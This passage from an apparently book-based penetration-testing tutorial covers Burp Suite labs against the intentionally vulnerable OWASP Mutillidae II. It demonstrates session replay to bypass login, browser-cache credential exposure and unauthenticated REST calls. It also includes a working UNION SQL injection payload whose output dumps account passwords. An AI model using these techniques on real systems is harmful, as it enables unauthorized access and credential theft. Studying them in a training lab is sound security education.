
1. Open the Firefox browser to the home page of OWASP Mutillidae II, using the **Home** button from the top menu, on the left-hand side. Make sure you are *not logged into* the application. If you are logged in, select **Logout** from the menu:



2. In Burp, go to the **Proxy | HTTP history** tab and select the request you just made, browsing to the home page as unauthenticated. Right-click, and then select **Send to Repeater**:



- Using this same request and location, right-click again, and then select **Send to Comparer** (request):



The screenshot shows the Burp Suite interface. The 'HTTP history' tab is active, displaying a table of requests. The first request is highlighted, showing a GET method to the URL `/mutillidae/index.php?page=home.php&popUpNotificatio...`. A context menu is open over this request, with the 'Send to Comparer' option highlighted in red. The 'Request' tab is also visible, showing the raw request details.


#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extens
272	http://192.168.56.101	GET	/mutillidae/index.php?page=home.php&popUpNotificatio...	✓		200	46441	HTML	php

```
GET /mutillidae/index.php?page=home.php&popUpNotificationCode=HPHO HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=home.php&popUpNotificationCode=HPHO
Cookie: showhints=1; PHPSESSID=g5qm5mlh5cdhu0du83tqlqjm54; acopendivids=swingsset,jotto,phpbb2,re
Connection: close
Upgrade-Insecure-Requests: 1
```


- Send to Spider
- Do an active scan
- Do a passive scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer

- Return to the home page of your browser and click the **Login/Register** button. At the login page, log in with the username of `admin` and the password of `admin`. Click **Login**.
- After you log in, go ahead and log out. Make sure you press the **Logout** button and are logged out of the `admin` account.


- In Burp, go to the **Proxy | HTTP history** tab and select the request you just made, logging in as admin. Select GET request immediately following the POST 302 redirect. Right-click and then select **Send to Repeater** (request):




- Using this same request and location, right-click again and **Send to Comparer** (request):



- 8. Go to Burp's **Comparer** tab. Notice the two requests you sent are highlighted. Press the **Words** button on the bottom right-hand side, to compare the two requests at the same time:




- 9. A dialog pop-up displays the two requests with color-coded highlights to draw your eyes to the differences. Note the changes in the **Referer** header and the additional name/value pair placed in the admin account cookie. Close the pop-up box with the X on the right-hand side:




- 10. Return to **Repeater**, which contains your first GET request you performed as unauthenticated. Prior to performing this attack, make sure you are completely logged out of the application.

- You can verify you are logged out by clicking the **Go** button in **Repeater** associated to your unauthenticated request:




- Now flip over to the **Repeater** tab, which contains your second GET request as authenticated user `admin`. Copy the values for **Referer** header and **Cookie** from the authenticated request. This attack is parameter modification for the purpose of bypassing authentication:



- Copy the highlighted headers (**Referer** and **Cookie**) from the authenticated GET request. You are going to paste those values into the unauthenticated GET request.
- Replace the same headers in the unauthenticated GET request by highlighting and right-clicking, and select **Paste**.
- Right-click and select **Paste** in the **Repeater** | **Raw** tab of the first GET request you performed as unauthenticated.

16. Click the **Go** button to send your modified GET request. Remember, this is the first GET request you performed as unauthenticated.
17. Verify that you are now logged in as admin in the **Response** | **Render** tab. We were able to bypass the authentication mechanism (that is, the log in page) by performing parameter manipulation:



How it works

By replaying both the token found in the cookie and the referer value of the authenticated request into the unauthenticated request, we are able to bypass the authentication scheme and gain unauthorized access to the application.

Testing for browser cache weaknesses

Browser caching is provided for improved performance and better end-user experience. However, when sensitive data is typed into a browser by the user, such data can also be cached in the browser history. This cached data is visible by examining the browser's cache or simply by pressing the browser's *back* button.

Getting ready

Using the browser's back button, determine whether login credentials are cached, allowing for unauthorized access. Examine these steps in Burp, to understand the vulnerability.

How to do it...

1. Log into the Mutillidae application as `admin` with the password `admin`.
2. Now log out of the application by clicking the **Logout** button from the top menu.
3. Verify you are logged out by noting the **Not Logged In** message.
4. View these steps as messages in Burp's **Proxy | History** as well. Note the logout performs a **302** redirect in an effort to not cache cookies or credentials in the browser:



5. From the Firefox browser, click the back button and notice that you are now logged in as `admin` even though you did not log in! This is possible because of cached credentials stored in the browser and the lack of any cache-control protections set in the application.
6. Now refresh/reload the page in the browser, and you will see you are logged out again.
7. Examine the steps within the **Proxy | HTTP history** tab. Review the steps you did through the browser against the messages captured in the **Proxy | HTTP history** table:
 - Request 1 in the following screenshot is unauthenticated
 - Request 35 is the successful login (302) as `admin`

- Request 37 is the logout of the admin account
 - Requests 38 and 39 are the refresh or reload of the browser page, logging us out again
8. There is no request captured when you press the browser's back button. This is because the back button action is contained in the browser. No message was sent through Burp to the web server to perform this action. This is an important distinction to note. Nonetheless, we found a vulnerability associated with weak browser-caching protection. In cases such as this, penetration testers will take a screenshot of the logged-in cached page, seen after clicking the back button:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
1	http://192.168.56.101	GET	/mutillidae/index.php?popupNotificationCode=AU1	✓		200	46499	HTML	php
34	http://192.168.56.101	GET	/mutillidae/index.php?page=login.php	✓		200	50774	HTML	php
35	http://192.168.56.101	POST	/mutillidae/index.php?page=login.php	✓		302	50905	HTML	php
36	http://192.168.56.101	GET	/mutillidae/index.php?popupNotificationCode=AU1	✓		200	46544	HTML	php
37	http://192.168.56.101	GET	/mutillidae/index.php?do=logout	✓		302	733	HTML	php
38	http://192.168.56.101	GET	/mutillidae/index.php?page=login.php&popupNotificationCode=LOU1	✓		200	51219	HTML	php
39	http://192.168.56.101	GET	/mutillidae/index.php?popupNotificationCode=AU1	✓		200	46499	HTML	php

Testing the account provisioning process via the REST API

Account provisioning is the process of establishing and maintaining user accounts within an application. Provisioning capabilities are usually restricted to administrator accounts. Penetration testers must validate account-provisioning functions are done by users providing proper identification and authorization. A common venue for account provisioning is through **Representational State Transfer (REST)** API calls. Many times, developers may not put the same authorization checks in place for API calls that are used in the UI portion of an application.


Getting ready

Using REST API calls available in the OWASP Mutillidae II application, determine whether an unauthenticated API call can provision or modify users.


How to do it...

Make sure you are not logged into the application. If you are, click the **Logout** button from the top menu.

1. Within Mutillidae, browse to the **User Lookup (SQL) Page** and select **OWASP 2013 | A1 Injection (SQL) | SQLi – Extract Data | User Info (SQL)**:




2. Type `user` for **Name** and `user` for **Password**, and click **View Account Details**. You should see the results shown in the next screenshot. This is the account we will test provisioning functions against, using REST calls:




Through Spidering, Burp can find `/api` or `/rest` folders. Such folders are clues that an application is REST API enabled. A tester needs to determine which functions are available through these API calls.

3. For Mutillidae, the `/webservices/rest/` folder structure offers account provisioning through REST API calls.
4. To go directly to this structure within Mutillidae, select **Web Services | REST | SQL Injection | User Account Management**:



You are presented with a screen describing the supported REST calls and parameters required for each call:



192.168.56.101/mutillidae/web: X 192.168.56.101/mutillidae/web: X +

192.168.56.101/mutillidae/webservices/rest/ws-user-account

[Back to Home Page](#)

Help: This service exposes GET, POST, PUT, DELETE methods. This service is vulnerable to SQL injection in security level 0.

DEFAULT GET: (without any parameters) will display this help plus a list of accounts in the system.

Optional params: None.

GET: Either displays usernames of all accounts or the username and signature of one account.

Optional params: username AS URL parameter. If username is "*" then all accounts are returned.

Example(s):

Get a particular user: </mutillidae/webservices/rest/ws-user-account.php?username=adrian>

Get all users: /mutillidae/webservices/rest/ws-user-account.php?username=*

Example Exploit(s):

SQL injection: [/mutillidae/webservices/rest/ws-user-account.php?username=jeremy'+union+select+concat\('The+password+for'+username+',+is'+password\),mysignature+from+accounts+--+](/mutillidae/webservices/rest/ws-user-account.php?username=jeremy'+union+select+concat('The+password+for'+username+',+is'+password),mysignature+from+accounts+--+)

POST: Creates new account.

Required params: username, password AS POST parameter.

Optional params: signature AS POST parameter.

PUT: Creates or updates account.

Required params: username, password AS POST parameter.


Optional params: signature AS POST parameter.

- Let's try to invoke one of the REST calls. Go to the **Proxy | HTTP history** table and select the latest request you sent from the menu, to get to the **User Account Management** page. Right-click and send this request to **Repeater**:



- In Burp's **Repeater**, add the `?`, followed by a parameter name/value pair of `username=user` to the URL. The new URL should be as follows:

`/mutillidae/webservices/rest/ws-user-account.php?username=user`



- Click the **Go** button and notice we are able to retrieve data as an unauthenticated user! No authentication token is required to perform such actions:

Response

Raw Headers Hex

```

HTTP/1.1 200 OK
Date: Thu, 30 Aug 2018 16:05:26 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Suhosin-Patch
proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-lubuntu4.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 72
Connection: close
Content-Type: text/html

```

Result: {Accounts: [{"username": "user", "mysignature": "User Account"}]}

- Let's see what else we can do. Using the SQL Injection string given on the **User Account Management** page, let's attempt to dump the entire user table.
- Append the following value after `username=`:

```
user'+union+select+concat('The+password+for+',username,'+is+',+password),mysignature+from+accounts+--+
```

The new URL should be the following one:

```

/mutillidae/webservices/rest/ws-user-
account.php?username=user'+union+select+concat('The+password+for+',
username,'+is+',+password),mysignature+from+accounts+--+

```

- Click the **Go** button after making the change to the `username` parameter. Your request should look as shown in the following screenshot:

Request

Raw Params Headers Hex

```

GET
/mutillidae/webservices/rest/ws-user-account.php?username=user'+union+select+concat('The+password+f
or+',username,'+is+',password),mysignature+from+accounts+--+ HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php&popUpNotificationCode=L0U1
Cookie: showhints=1; PHPSESSID=g5qm5mlh5cdhu0du83tqlqjm54;
acopendivids=swingsset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

```

11. Notice we dumped all of the accounts in the database, displaying all usernames, passwords, and signatures:

Response

Raw Headers Hex

```

X-Powered-By: PHP/5.3.2-lubuntu4.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 2046
Connection: close
Content-Type: text/html


```

```

Result: {Accounts: [{"username": "user", "mysignature": "User Account"}, {"username": "The password for admin
is admin", "mysignature": "g0t r00t?"}, {"username": "The password for adrian is
